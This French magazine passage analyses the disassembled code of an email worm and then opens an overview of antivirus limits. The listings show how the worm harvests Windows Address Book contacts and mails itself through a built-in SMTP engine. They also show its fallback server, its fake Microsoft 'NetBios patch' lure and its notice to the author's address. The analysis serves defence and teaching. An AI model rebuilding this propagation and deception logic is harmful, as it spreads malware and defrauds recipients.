004013FA            push    4
004013FC            push    ds:hFichierMap              ; Handle Fichier mappé
00401402            call    MapViewOfFile               ; Map le fichier en memoire
00401407            mov     ds:MapAdresse, eax ; Adresse ou est mapper le fichier en mémoire
0040140C            push    eax                         ; Sauvegarde cette adresse
0040140D            push    dword ptr ds:TailleFichierWab ; Nombre de bytes.
00401413            push    0
00401415            call    GlobalAlloc ; Alloue de la mémoire de la taille du fichier WAB.
0040141A            mov     dword ptr ds:AdrMemAlloc, eax ; Adresse de la mémoire Allouée
0040141F            mov     edi, eax                    ; EDI = EAX = Adresse
00401421            pop     esi   ; Recupere l'adresse du fichier mappé sauvegardé sur la pile
00401422            mov     ecx, dword ptr ds:TailleFichierWab ; ECX = taille du fichier.
(compteur pour le REPE)
00401428            repe movsb ; Copie le fichier mappé dans la zone Allouée. (octet par octet)
0040142A            push    ds:MapAdresse
00401430            call    UnmapViewOffile             ; DeMap le fichier
00401435            push    ds:hFichierMap
0040143B            call    CloseHandle                 ; Ferme le handle du fichier Mappé
00401440            push    dword ptr ds:STR_Quit+6
00401446            call    CloseHandle                 ; Ferme le handle du fichier WAB
0040144B            mov     eax, dword ptr ds:AdrMemAlloc ; Renvoie l'adresse de la mémoire
allouée (EAX)
00401450            retn
00401451 ; ---------------------------------------------------------------------------
00401451
00401451 erreur:                                        ; CODE XREF: OuvreWAB+22 j
00401451                                                ; OuvreWAB+55 j OuvreWAB+77 j
00401451
00401451            mov     eax, 0                      ; EAX = 0 en cas d'erreur.
00401456            retn
00401456 OuvreWAB   endp
```

Il commence par récupérer le chemin du fichier WAB en lisant la base de registres. Ensuite, le fichier WAB est mappé en mémoire et son contenu est recopié en mémoire allouée.

```
0040109D            cmp     eax, 0                      ; Si eax = 0 alors erreur
004010A0            jz      short Freelib_exit          ; On sort
004010A2            mov     ecx, [eax+64h]  ; ECX = nombre de mails présent dans le fichier WAB
004010A5            jecxz   short Free_exit ; Si ECX = 0 on libère la mémoire et le ver s'arrête
004010A7            add     eax, [eax+60h]      ; EAX = pointeur vers la première adresse mail.
004010AA            cmp     byte ptr [eax+1], 0         ; est elle Unicode ou pas?
004010AE            jnz     short non_unicode           ; non alors on continue
004010B0            mov     edx, offset buffer_mail_unicode
004010B5            push    eax             ; on sauvegarde sur la pile l'adresse qui
pointe vers le premier mail
004010B6
004010B6 boucle_unicode:                                ; CODE XREF: start+C5 j
004010B6                                                ; start+E5 j
004010B6            mov     bl, [eax]                   ; BL = caractère ascii pointé par EAX
004010B8            mov     [edx], bl       ; On sauvegarde le caractère dans le buffer unicode
004010BA            cmp     bl, 0       ; Si bl = 0 on a fini de traiter l'unicode dans le mail
004010BD            jz      short envoyer_mail_unicode      ; On envoie
004010BF            add     eax, 2      ; On incrémente de 2 pour passer les "0" de l'unicode.
004010C2            add     edx, 1                      ; On incrémente de 1 le buffer unicode
004010C5            jmp     short boucle_unicode ; On boucle tant qu'on a pas retiré tout les 0.
004010C7 ; ---------------------------------------------------------------------------
004010C7
004010C7 envoyer_mail_unicode:                          ; CODE XREF: start+BD j
004010C7            pop     eax                         ; Récupère l'adresse de debut d'un mail
004010C8            add     eax, 48h                    ; On passe au mail suivant
004010CB            push    offset buffer_mail_unicode
004010D0            push    2                           ; Mode 2 ==> S'envoyer aux victimes
004010D2            call    Envoyer_mail
004010D7            sub     ecx, 1              ; ECX = ECX - 1 (compteur du nombre de mails)
004010DA            cmp     ecx, 0                      ; Si ECX = 0 on a envoyé tout les mails
004010DD            jz      short Free_exit ; On décharge wininet, on désalloue la mémoire et on sort
004010DF            push    eax                         ; Sauvegarde le pointeur de l'adresse mail
004010E0            mov     edx, offset buffer_mail_unicode
004010E5            jmp     short boucle_unicode
004010E7 ; ---------------------------------------------------------------------------
004010E7
004010E7 non_unicode:                                   ; CODE XREF: start+AE j
004010E7                                                ; start+FA j
004010E7            push    eax                         ; EAX pointe vers une adresse mail
004010E8            push    2                           ; Mode 2 ==> S'envoyer aux victimes
004010EA            call    Envoyer_mail
004010EF            sub     ecx, 1              ; ECX = ECX - 1 (compteur du nombre de mails)
004010F2            cmp     ecx, 0                      ; Si ECX = 0 on a envoyé tout les mails
004010F5            jz      short Free_exit ; On décharge wininet, on désalloue la memoire et on sort
004010F7            add     eax, 24h                    ; On passe au mail suivant
004010FA            jmp     short non_unicode
004010FC ; ---------------------------------------------------------------------------
004010FC
004010FC Free_exit:                                     ; CODE XREF: start+A5 j
004010FC                                                ; start+DD j start+F5 j
004010FC            push    dword ptr ds:AdrMemAlloc    ; hMem
00401102            call    GlobalFree
00401107
00401107 Freelib_exit:                                  ; CODE XREF: start+A0 j
00401107            push    offset STR_Kelaino@freenet_de ; "kelaino@freenet.de"
0040110C            push    1                           ; Mode 1 => Informer l'auteur
0040110E            call    Envoyer_mail ; Ici le ver mail son auteur pour l'informer de l'infection
00401113            push    ds:hLibModule
00401119            call    FreeLibrary                 ; Décharge Wininet.dll
0040111E
0040111E sortie:                                        ; CODE XREF: start+2D j
0040111E                                                ; start+67 j
0040111E            push    0                           ; uExitCode
00401120            call    ExitProcess                 ; Fin du ver. L'execution est terminée
00401120 start      endp
```

Après avoir vérifié s'il y avait eu une erreur lors de l'ouverture du fichier WAB (carnet d'adresses), le ver commence par récupérer le nombre d'adresses mails présentes dans le fichier. Une fois ceci terminé, il commence par traiter les mails. En premier lieu, le ver vérifie si nous sommes en présence d'adresses écrites en Unicode ou en chaînes de caractères standards (Note: IE 5.5 utilise le format Unicode pour stocker les adresses mails dans le fichier WAB).

Ensuite, selon que les adresses mails sont écrites en Unicode ou pas, il les traite différemment. Si les adresses sont au format Unicode, il va d'abord les traduire en chaîne de caractères et envoyer le mail à chaque adresse. Si les adresses sont déjà des chaînes de caractères, il envoie directement le mail à chaque contact.

Nous allons maintenant voir en détails la fonction `Envoyer_mail`. Etant donné qu'elle est assez longue, je vais la découper et expliquer chaque partie au fur à mesure.

PROPAGATION PAR MAILS : ANALYSE DU MOTEUR SMTP

```
00401457 Envoyer_mail   proc near               ; CODE XREF: start+D2 p
00401457                                        ; start+EA p start+10E p
00401457                pop     esi             ; ESI = Adresse de retour
00401458                pop     ebx             ; EBX = Mail Mode
00401459                pop     edx             ; EDX = adresse mail
0040145A                push    esi             ; Remet L'adresse de retour sur la pile
0040145B                mov     ds:SendTo, edx
00401461                mov     ds:mail_mode, ebx
00401467                push    eax
00401468                push    ecx
00401469                push    offset WSDATA
0040146E                push    101h
00401473                call    WSAStartup      ; Charge Winsock
00401478                test    eax, eax        ; En cas d'erreur on sort de la fonction envoyer mail
0040147A                jnz     erreur_envoyer_mail
```

Le mail commence par récupérer les paramètres passés à la fonction `Envoyer_mail`. Il récupère le mode du mail (nous allons voir plus tard de quoi il s'agit), ainsi qu'un pointeur vers l'adresse du mail de la victime, et finit par charger Winsock.

```
00401480 ouvrir_socket:                         ; CODE XREF: Envoyer_mail+147 j
00401480                push    PC_NONE         ; protocol
00401482                push    SOCK_STREAM     ; type
00401484                push    AF_INET         ; af
00401486                call    socket          ; Ouvre un Socket
0040148B                cmp     eax, OFFFFFFFFh ; Si EAX = FFFFFFFFh
0040148E                jz      decharger_winsock ; alors Erreur
00401494                mov     ds:socket_descriptor, eax
```

Le ver ouvre un socket et sauvegarde le *socket descriptor*.

```
00401499                push    ds:serveur_smtp ; name
0040149F                call    gethostbyname   ; Nom = > IP
004014A4                cmp     eax, 0          ; Si EAX = 0 ==> Erreur
004014A7                jz      essayer_autre_serveur
```

Il convertit ensuite le serveur SMTP en adresse IP pour pouvoir l'utiliser.

```
004014AD                mov     ebx, [eax+10h]  ; eax+hostent.h_ip
004014B0                mov     eax, [ebx]      ; EAX = IP
004014B2                mov     ds:IP_serveur, eax
004014B7                mov     ds:SOCKADDR_IN.sin_family, 2
004014C0                mov     ds:SOCKADDR_IN.sin_addr, eax ; Remplit le champ sin_addr avec l'ip
du serveur stmp
```

L'adresse IP est stockée mais il ne se servira jamais du buffer. Il remplit les champs de la structure SOCKADDRIN.

```
004014C5                push    25              ; Port 25 = SMTP
004014C7                call    htons           ; Host to Network byte order.
004014CC                mov     ds:SOCKADDR_IN.sin_port, ax ; On remplit le champ port
```

Le port que le ver va utiliser est converti grâce à *htons*. Le résultat est ensuite utilisé dans le champ port de la structure `SOCKADDRIN`. Tout est prêt pour pouvoir commencer les connexions.

```
004014D2                push    10h
004014D4                push    offset SOCKADDR_IN      ; on passe en paramètre la structure
SOCKADDRIN complétée
004014D9                push    ds:socket_descriptor    ; Le socket descriptor
004014DF                call    connect                 ; On se connecte
004014E4                cmp     eax, OFFFFFFFFh         ; Si eax = FFFFFFFFh erreur
004014E7                jz      essayer_autre_serveur
```

On se connecte donc au serveur SMTP (port 25). En cas d'erreur, le ver va essayer le serveur qu'il fournit par défaut en cas de problèmes.

```
004014ED                push    49152           ; Nombre de bytes à Allouer
004014F2                push    0
004014F4                call    GlobalAlloc     ; Allouer mémoire
004014F9                cmp     eax, 0          ; Si eax = 0 alors erreur
004014FC                jz      fermer_socket   ; on ferme le socket
00401502                mov     ds:MemAlloc2, eax ; Le buffer contient l'adresse du
début de la mémoire allouée
```

Le ver alloue 49152 octets de mémoire. En cas d'erreur, il ferme le socket et le processus de reproduction s'arrête. Il sauvegarde ensuite l'adresse de la mémoire allouée.

```
00401507                call    socket_recv
0040150C                cmp     eax, OFFFFFFFFh ; SI EAX = FFFFFFFF alors erreur
0040150F                jz      short essayer_autre_serveur
```

`socket_recv` est une fonction pour lire ce que renvoie le serveur. En cas d'erreur, le ver utilisera le serveur SMTP "hardcodé" dans le ver.

```
00401511                cmp     ds:serveur_smtp, offset aWww_festu_ru ; "www.festu.ru"
0040151B                jz      short nouveau_hello
```

Le ver utilise le serveur "*www.festu.ru*" comme serveur par défaut et recommence la connexion.

```
0040151D                push    offset hello_support
00401522                call    socket_send     ; On envoie le hello
00401527                cmp     eax, OFFFFFFFFh ; Si EAX = FFFFFFFF alors erreur
0040152A                jz      short essayer_autre_serveur
0040152C                jmp     short lecture
0040152E ; ---------------------------------------------------------------------------
0040152E
0040152E nouveau_hello:                         ; CODE XREF: Envoyer_mail+C4 j
0040152E                push    offset helloadmin ; hello admin
00401533                call    socket_send
00401538                cmp     eax, OFFFFFFFFh
0040153B                jz      short essayer_autre_serveur
0040153D
0040153D lecture:                               ; CODE XREF: Envoyer_mail+D5 j
0040153D                call    socket_recv
```

```
00401542        cmp     ds:serveur_smtp, offset aWww_festu_ru  ; "www.festu.ru"
0040154C        jz      short autre_mail_from
0040154E        push    offset mail_from_sup            ; mail from: support@microsoft.com
00401553        call    socket_send                         ; Envoyer..
00401558        jmp     short lecture_socket
```

Si tout s'est bien passé, le ver envoie son "hello" au serveur. Il vérifie encore une fois que tout s'est bien passé, et en cas de problème, utilise le serveur SMTP hardcodé à la place. Selon le serveur utilisé, le hello est différent.

Avec le serveur SMTP récupéré dans la base de registres de la victime, le ver envoie "hello support", tandis qu'avec le serveur hardcodé, il envoie "hello admin". Ensuite, selon le serveur utilisé, l'expéditeur du mail sera différent : *support@microsoft.com* ou *admin@festu.ru* selon le cas.

```
0040155A ; ---------------------------------------------------------------------
0040155A
0040155A autre_mail_from:                               ; CODE XREF: Envoyer_mail+F5 j
0040155A        push    offset mail_from_adm    ; mail from: admin@festu.ru
0040155F        call    socket_send
```

Si on utilise le serveur hardcodé, on envoie *'mail from: admin@festu.ru'*.

```
00401564
00401564 lecture_socket:                                ; CODE XREF: Envoyer_mail+101 j
00401564        call    socket_recv
00401569        mov     esi, ebx            ESI = EBX = pointeur vers buffer lecture socket
0040156B        mov     edi, offset a250        ; EDI pointe vers "250" : Code de retour du
serveur si tout est OK
00401570        mov     ecx, 3                  ; 3 lettres à comparer
00401575        repe cmpsb                      ; On compare les 3 caracteres.
00401577        jz      short on_envoye_le_mail ; Si ESI pointe vers 250. la commande est
passée sans erreurs.
00401579
```

Ici, le ver lit la réponse du serveur. Si les trois premiers caractères sont "250", tout s'est bien passé.

```
00401579 essayer_autre_serveur:                                 ; CODE XREF: Envoyer_mail+50 j
00401579                                                        ; Envoyer_mail+90 j
00401579                                                        ; Envoyer_mail+B8 j
00401579                                                        ; Envoyer_mail+D3 j
00401579                                                        ; Envoyer_mail+E4 j
00401579                                                        ; Envoyer_mail+16E j
00401579        cmp     ds:serveur_smtp, offset aWww_festu_ru ; Utilisons nous déjà le
serveur hardcodé?
00401583        jz      fermer_socket           ; c'etait le serveur hardcodé donc on arrête.
00401589        push    ds:socket_descriptor            ; Non pas encore alors on va essayer.
0040158F        call    closesocket                     ; On ferme le socket.
00401594        mov     ds:serveur_smtp, offset aWww_festu_ru ; Serveur par défaut en cas
d'erreur.
0040159E        jmp     ouvrir_socket                   ; On ouvre un autre socket
pour se connecter au serveur hardcodé.
```

Cette routine vérifie si nous avions déjà essayé le serveur SMTP par défaut. Si tel est le cas, le ver ferme le socket et arrête le processus de reproduction. Sinon, il ferme le socket et en ouvre un nouveau pour se connecter sur le serveur hardcodé.

```
004015A3 ; ---------------------------------------------------------------------
004015A3
004015A3 on_envoye_le_mail:                             ; CODE XREF: Envoyer_mail+120 j
004015A3        push    offset rctp_to          ; rcpt to:
004015A8        call    socket_send             ; Envoie rcpt to
004015AD        call    Envoyer_adresse
004015B2        call    socket_recv             ; on lit ce qui en ressort
004015B7        mov     esi, ebx            ; ESI = EBX = pointeur vers buffer de lecture
004015B9        mov     edi, offset a250        ; EDI = 250 (code si tout se passe bien)
004015BE        mov     ecx, 3                  ; ECX = 3 = taille de "250"
004015C3        repe cmpsb                      ; on compare les 3 caractères
004015C5        jnz     short essayer_autre_serveur; si différent de 250, on change de serveur
```

Ici, le ver lit à nouveau la réponse du serveur. Si les trois premiers caractères sont "250" tout s'est bien passé. Le ver appelle la procédure Envoyer_adresse que voici :

```
004016A5 Envoyer_adresse proc near                      ; CODE XREF: Envoyer_mail+156 p
004016A5        mov     ecx, 0
004016AA        mov     eax, ds:SendTo  ; EAX pointe vers l'adresse de la prochaine victime
004016AF
004016AF boucle_recup_adresse:                          ; CODE XREF: Envoyer_adresse+15 j
004016AF        cmp     byte ptr [eax], 0 ; si EAX = 0 nous avons la taille de l'adresse
dans ecx.
004016B2        jz      short envoie_mail
004016B4        add     ecx, 1                  ; on incremente ECX
004016B7        add     eax, 1                  ; on incremente EAX
004016BA        jmp     short boucle_recup_adresse  ; on boucle tant que EAX != 0
004016BC ; ---------------------------------------------------------------------
004016BC
```

Cette petite boucle récupère la taille de l'adresse mail pointée par EAX.

```
004016BC envoie_mail:                                   ; CODE XREF: Envoyer_adresse+D j
004016BC        push    0                       ; flags
004016BE        push    ecx                     ; taille du mail
004016BF        push    ds:SendTo               ; buffer qui contient l'adresse mail
004016C5        push    ds:socket_descriptor    ; Socket Descriptor
004016CB        call    send
004016D0        push    0                       ; len
004016D2        push    2                       ; buf
004016D4        call    push_CRLF               ; Carriage Return Line Feed
004016D4 ; ---------------------------------------------------------------------
004016D9        db 0Dh, 0Ah                     ; CRLF
004016DB ; ---------------------------------------------------------------------
004016DB
004016DB push_CRLF:                                     ; CODE XREF: Envoyer_adresse+2F p
004016DB        push    ds:socket_descriptor    ; s
004016E1        call    send                    ; on envoie un CRLF
004016E6        retn
004016E6
004016E6 Envoyer_adresse endp
004016E6
```

Le ver envoie ensuite l'adresse mail de la victime au serveur SMTP. Il envoie juste après un CRLF (retour à la ligne et retour chariot). Après avoir analysé la procédure Envoyer_adresse, continuons avec la suite du ver :

```
004015C7        push    offset data             ; data
004015CC        call    socket_send             ; on envoie data
004015D1        call    socket_recv             ; on lit ce qui en ressort
```

Le ver envoie "data" au serveur SMTP.

```
004015D6              cmp     ds:mail_mode, 1             ; Mail MODE = 1 ?
004015DD              jz      short mail_mode_1           ; Mode 1. alors on envoie de
kelaino@microsoft.com
004015DF
004015DF mail_mode_2:                                     ; support@microsoft.com
004015DF              push    offset support@microsoft_com ; HEADER mail 2
004015E4              call    socket_send                 ; envoie.
004015E9              jmp     short AttachFile
004015EB ; ---------------------------------------------------------------------------
004015E8
004015EB mail_mode_1:                                     ; CODE XREF: Envoyer_mail+186 j
004015EB              push    offset kelaino@microsoft_com HEADER mail 1
004015F0              call    socket_send
004015F5              jmp     short send_dot
```

Le ver ensuite vérifie le mode du mail. L'auteur du ver a implémenté deux modes. Le premier mode est utilisé pour envoyer un message à l'auteur du ver. Ça lui permet de savoir combien de personnes ont été infectées par son ver. Le second et dernier mode est utilisé pour la propagation. Dans le premier mode, l'auteur va recevoir un mail provenant de *kelaino@microsoft.com*, alors que l'adresse de provenance utilisée pour tromper les futures victimes est *support@microsoft.com*. Voilà les deux *headers* (en-têtes) du mail:

```
From: "Microsoft Support" ',0Dh,0Ah
004022A1              db 'Subject: Support Message',0Dh,0Ah
004022A1              db 'MIME-Version: 1.0',0Dh,0Ah
004022A1              db 'Content-Type: multipart/mixed;',0Dh,0Ah
004022A1              db '       boundary="----=_NextPart_000_0005_01BDE2EC.8B286C00"'
004022A1              db 0Dh,0Ah
004022A1              db 'X-Priority: 3',0Dh,0Ah
004022A1              db 'X-MSMail-Priority: Normal',0Dh,0Ah
004022A1              db 'X-Unsent: 1',0Dh,0Ah
004022A1              db 'X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3',0Dh,0Ah
004022A1              db '------=_NextPart_000_0005_01BDE2EC.8B286C00',0Dh,0Ah
004022A1              db 'Content-Type: text/plain; charset=iso-8859-1',0Dh,0Ah
004022A1              db 'Content-Transfer-Encoding: quoted-printable',0Dh,0Ah
004022A1              db 0Dh,0Ah
004022A1              db 'During the last time, many bugs were found in our software. '
004022A1              db 'Because',0Dh,0Ah
004022A1              db 'of our product philosophie, we want to give our custumers as'
004022A1              db ' much security',0Dh,0Ah
004022A1              db 'as possible. So we decided to send out to all known Microsof'
004022A1              db 't custumers the',0Dh,0Ah
004022A1              db 'NetBios patch Version 1.0 . This patch will fix all the know'
004022A1              db 'n and possibly unknown',0Dh,0Ah
004022A1              db 'bugs and securityholes on port 137 and 139 .',0Dh,0Ah
004022A1              db 'The patch is completly free and easy to install. Our patch w'
004022A1              db 'ill install',0Dh,0Ah
004022A1              db 'itself after starting and run as background process. After a'
004022A1              db ' successfull',0Dh,0Ah
004022A1              db 'installation you should get an OK message box.',0Dh,0Ah
004022A1              db 'Thanx for using Microsoft products.',0Dh,0Ah
004022A1              db 0Dh,0Ah
004022A1              db 0Dh,0Ah
004022A1              db 'Your Microsoft Support Team',0Dh,0Ah
004022A1              db 0Dh,0Ah
004022A1              db '------=_NextPart_000_0005_01BDE2EC.8B286C00',0Dh,0Ah
004022A1              db 'Content-Type: application/octet-stream; name=netbiospatch10.'
004022A1              db 'exe',0Dh,0Ah
004022A1              db 'Content-Transfer-Encoding: base64',0Dh,0Ah
004022A1              db 'Content-Disposition: attachment       ; filename="netbiospatch10.ex'
004022A1              db 'e"',0Dh,0Ah
004022A1              db 0Dh,0Ah,'$'
```

C'est ici que le ver va ajouter l'encodage en Base64.

```
HEADER 1:
'From: "Kelaino" ',0Dh,0Ah
00402799              db 'Subject: Slave Message',0Dh,0Ah
00402799              db 'MIME-Version: 1.0',0Dh,0Ah
00402799              db 'Content-Type: multipart/mixed;',0Dh,0Ah
00402799              db '       boundary="----=_NextPart_000_0005_01BDE2EC.8B286C00"'
00402799              db 0Dh,0Ah
00402799              db 'X-Priority: 3',0Dh,0Ah
00402799              db 'X-MSMail-Priority: Normal',0Dh,0Ah
00402799              db 'X-Unsent: 1',0Dh,0Ah
00402799              db 'X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3',0Dh,0Ah
00402799              db '------=_NextPart_000_0005_01BDE2EC.8B286C00',0Dh,0Ah
00402799              db 'Content-Type: text/plain; charset=iso-8859-1',0Dh,0Ah
00402799              db 'Content-Transfer-Encoding: quoted-printable',0Dh,0Ah
00402799              db 0Dh,0Ah,0
```

Ce header est utilisé pour l'envoi du mail à l'auteur du ver. Il n'y a donc pas d'attachement. Continuons l'analyse. Si le mode est 2, le ver continue en s'attachant au mail.

```
004015F7 ; ---------------------------------------------------------------------------
004015F7
004015F7 AttachFile:                                      ; CODE XREF: Envoyer_mail+192 j
004015F7              call    copiefile_to_buf
```

La procédure `copiefile_bo_buf` mappe le fichier exécutable du ver et copie son contenu en mémoire allouée. Cette copie va être utilisée pour l'encodage en Base64.

```
004015FC              mov     eax, ds:MemAlloc2 ; EAX contient l'adresse du buffer
00401601              add     eax, 6000h        ; On ajoute 6000h a l'adresse
00401606              mov     edx, ds:MemAlloc2 ; EDX pointe vers le debut du buffer
0040160C              mov     ecx, 3000h        ; ECX = 3000h = taille du fichier = compteur
00401611              call    EncodeBase64      ; Entrée:
00401611                                        ;       EAX = Adresse des données à encoder
00401611                                        ;       EDX = Adresse où placer les données
encodées
00401611                                        ;       ECX = Taille des données à encoder
00401611                                        ; Sortie:
00401611                                        ;       ECX = Taille des données encodées
00401611                                        ;
00401611                                        ;
```

Comme nous pouvons le voir ici, la fonction `EncodeBase64` prend plusieurs paramètres en entrée. Le registre EAX contient l'adresse des données à encoder, c'est pour cela qu'il récupère l'adresse de la mémoire allouée précédemment. Le registre EDX contient l'adresse où il va falloir placer le résultat de l'encodage. Le registre ECX contient la taille du ver (3000h = 12 kb). Je ne vais pas détailler la fonction qui encode en Base64, mais je vais expliquer ce qui nous permet de la définir comme telle.

Premièrement, lors de l'attachement du fichier, nous savons que la Base64 va être utilisée. Il suffit de déterminer quelle est cette fonction. Cette fonction devra faire référence à un tableau de 64 éléments. Dans notre cas, à l'intérieur de la fonction, on voit ceci :

```
0040178A              db 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K'
0040178A              db 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V'
```

```
0040178A                db 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g'
0040178A                db 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r'
0040178A                db 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2'
0040178A                db '3', '4', '5', '6', '7', '8', '9', '+', '/'
```

On reconnaît facilement la table utilisée pour l'encodage en Base64. Continuons.

```
00401616                push    0
00401618                push    5000h
0040161D                push    ds:MemAlloc2
00401623                push    ds:socket_descriptor ; Socket Descriptor
00401629                call    send            ; Envoie les données encodées
0040162E                push    offset __123__ ; (Fin de l'attachement)
00401633                call    socket_send     ; Envoie fin de fichier
```

Ici, le ver envoie l'encodage Base64 au serveur SMTP et finit par lui envoyer "---123---" pour définir la fin de l'attachement.

```
00401638
00401638 send_dot:                              ; CODE XREF: Envoyer_mail+19E j
00401638                push    offset point    ; "."
0040163D                call    socket_send     ; Envoie le point
00401642                call    socket_recv     ; lis résultat
00401647                push    offset quit     ; quit
0040164C                call    socket_send     ; Envoie le quit
00401651                call    socket_recv     ; lis résultat

00401656
```

Le ver termine en envoyant `quit` pour fermer la connexion avec le serveur. Après cela, il effectue un petit "nettoyage".

```
00401656 fermer_socket:                         ; CODE XREF: Envoyer_mail+A5 j
00401656                                        ; Envoyer_mail+12C j
00401656                                        ; copiefile_to_buf+1F j
00401656                push    ds:socket_descriptor ; s
0040165C                call    closesocket     ; Ferme le socket
00401661                push    ds:MemAlloc2    ; hMem
00401667                call    GlobalFree      ; Libère la memoire allouée
0040166C
```

Il désalloue la mémoire allouée précédemment,

```
0040166C decharger_winsock:                     ; CODE XREF: Envoyer_mail+37 j
0040166C                call    WSACleanup      ; Décharges Winsock
00401671
```

et pour finir il décharge la dll Winsock.

```
00401671 erreur_envoyer_mail:                   ; CODE XREF: Envoyer_mail+23 j
00401671                pop     ecx
00401672                pop     eax
00401673                retn
00401673 Envoyer_mail   endp ; sp = -18h
00401673
```

Sans exécuter le ver, il nous a été possible de comprendre entièrement son fonctionnement. Tous les points essentiels à sa reproduction ont été vus en détail. De l'installation du ver dans la base de registres à la récupération d'informations sur la cible (serveur SMTP...), en passant par la récupération des adresses mails dans le carnet d'adresses et le moteur SMTP intégré au ver. IDA s'avère être l'outil le mieux adapté pour effectuer une analyse de ce type. L'analyse de virus peut parfois nécessiter l'utilisation d'un débogueur. Il est intéressant de noter qu'il est possible de coupler le débogueur SoftIce au désassembleur IDA pour obtenir un outil d'analyse de code très puissant permettant alors d'analyser même les virus les plus complexes.

L'autre enseignement à tirer de cette étude est d'une part que le désassemblage n'est pas seulement un outil de "cracker de code", mais surtout une technique incontournable pour l'analyse de code malicieux et pour trouver des fonctions cachées ou autres failles dans des logiciels du commerce. L'autre aspect est que l'on peut dire ce que l'on veut d'un virus. Seule l'analyse du code permettra de savoir ce qu'il fait réellement et de confirmer les assertions des antivirus (voir l'article sur ce sujet dans le dossier).

Nicolas Brulez

Cartel Securité.

http://http://www.cartel-securite.fr

The Armadillo Software Protection System

http://www.siliconrealms.com/armadillo.htm

RÉFÉRENCES

[1] IDA (c) Datarescue : **http://www.datarescue.com/idabase/.**

[2] Art of Assembly : **http://http://webster.cs.ucr.edu/Page_asm/ArtofAssembly/ch06/CH06-1.html**

[3] API Reference Guide : **http://spiff.tripnet.se/~iczelion/files/win32api.zip.**

[4] Winsock API reference : **http://spiff.tripnet.se/~iczelion/files/wshlp.zip.**

[5] LordPE : **http://mitglied.lycos.de/yoda2k/LordPE/info.htm.**

LA LUTTE ANTIVIRALE :

Pour clore ce dossier consacré aux virus, il était indispensable de parler des antivirus, "l'autre aspect" des choses, la cuirasse opposée à la lance. La lutte antivirale est dans une situation diamétralement opposée à celle qui existe pour la cryptologie : l'attaque a toujours l'avantage et la défense est condamnée à une attitude réactive par essence, même si des tentatives, régulièrement mises en échec, sont menées pour essayer de changer les choses. Un fait est certain : la lutte antivirale représente un marché financier énorme, et surtout un enjeu stratégique qui dépasse le seul souci de sécuriser toujours mieux nos environnements informatiques. Cet article présente un état de l'art des techniques antivirales, et surtout montre à travers quelques exemples que le monde antiviral n'est pas le monde parfait que l'on croit.

LA SITUATION ACTUELLE

Afin de bien comprendre la problématique de la lutte antivirale, il est indispensable de rappeler une définition oubliée :

Sécurité : ensemble des mesures et techniques destinées à contrer les actions malveillantes contre un système, actions dont la nature propre est de s'adapter aux protections qui lui sont opposées.

Au regard de cette définition, la lutte antivirale est une composante de la sécurité informatique. L'implication la plus importante de cette définition est qu'en sécurité, toute protection peut être contournée. Il n'existe pas de "nirvana" sécuritaire ! La lance et la cuirasse s'adaptent mutuellement l'une à l'autre dans un jeu sans fin.

Toute protection antivirale peut être leurrée et contournée, même si dans la réalité cela requiert de plus en plus d'imagination et de technicité. En préambule de ce panorama sur les antivirus et les techniques antivirales, il est important de rappeler ce fait, que certains éditeurs voudraient nous faire oublier, en nous assurant que leur logiciel lutte contre tous les virus inconnus. Il s'agit d'un abus de langage en même temps que d'un argument purement marketing qui nie une réalité mathématique rigoureusement prouvée. Les travaux de Fred Cohen de l'Université de Californie du Sud ont montré que le problème de la détection était un problème généralement indécidable (en résumé, une impossibilité mathématique) **[1,1bis]**. Dans la pratique, un attaquant déterminé qui veut contourner tel ou tel antivirus l'analysera au préalable afin de trouver comment le tromper.

Alors qu'en est-il de la lutte antivirale ? Sommes-nous condamnés à subir éternellement les attaques des virus et autres vers ? La réponse est heureusement non, mais il est important de considérer que cette lutte ne se résume pas à utiliser un ou plusieurs logiciel(s) antivirus.

Les antivirus actuels, pour les plus efficaces, présentent des performances globalement excellentes. Encore faut-il regarder dans le détail. Sur les virus connus, le taux de détection est proche du 100% avec un taux de fausses alarmes très faible. En ce qui concerne les virus inconnus, le taux de succès se situe entre 80 à 90 %. Encore faut-il également différencier les virus inconnus utilisant des techniques virales connues des virus véritablement inconnus qui mettent en œuvre des techniques virales inconnues. Dans ce dernier cas, aucun chiffre n'est disponible et les éditeurs d'antivirus ne communiquent pas sur ce sujet. La réalité de l'expérience est malheureusement là et prouve qu'un virus vraiment novateur parvient à leurrer les antivirus (voir **[2]**).

Pour les vers, la situation est nettement moins reluisante. Les antivirus sont trop souvent incapables de détecter les nouvelles générations, avant mise à jour, de ces vers. Les éditeurs sont clairement dans une situation de réaction et non d'anticipation, contrairement à ce que certains d'entre eux prétendent. Certes, quelques victoires sont enregistrées, que les mêmes éditeurs n'hésitent pas à médiatiser. Mais combien d'échecs ont-ils essuyés, qui les laissent moins communicatifs ? Le meilleur exemple, entre autres, est récent et concerne l'éditeur de l'antivirus AVP et le ver BrideX **[3]**.

La situation est également nettement moins bonne en considérant les dernières générations de vers (Klez, BugBear...). Si les antivirus parviennent à les détecter (après avoir mis à jour leurs produits), ils parviennent de moins en moins à désinfecter automatiquement les machines touchées. Il est nécessaire de recourir à des utilitaires spécifiques à chaque ver ou bien à une manipulation souvent trop complexe pour l'utilisateur de base. Dans les deux cas, l'ergonomie vantée du produit antiviral s'en trouve amoindrie, voire fortement remise en question.

TECHNIQUES ET ENJEUX

Concernant la détection des chevaux de Troie, la situation est également moins en faveur des antivirus, qui ne les détectent pas de façon fiable, en particulier les nouveaux types. Dans ce cas, un firewall (aux limitations naturelles près de ces produits, voir le Hors Série de novembre 2002 de Linux Mag), a plus de chance d'être efficace.

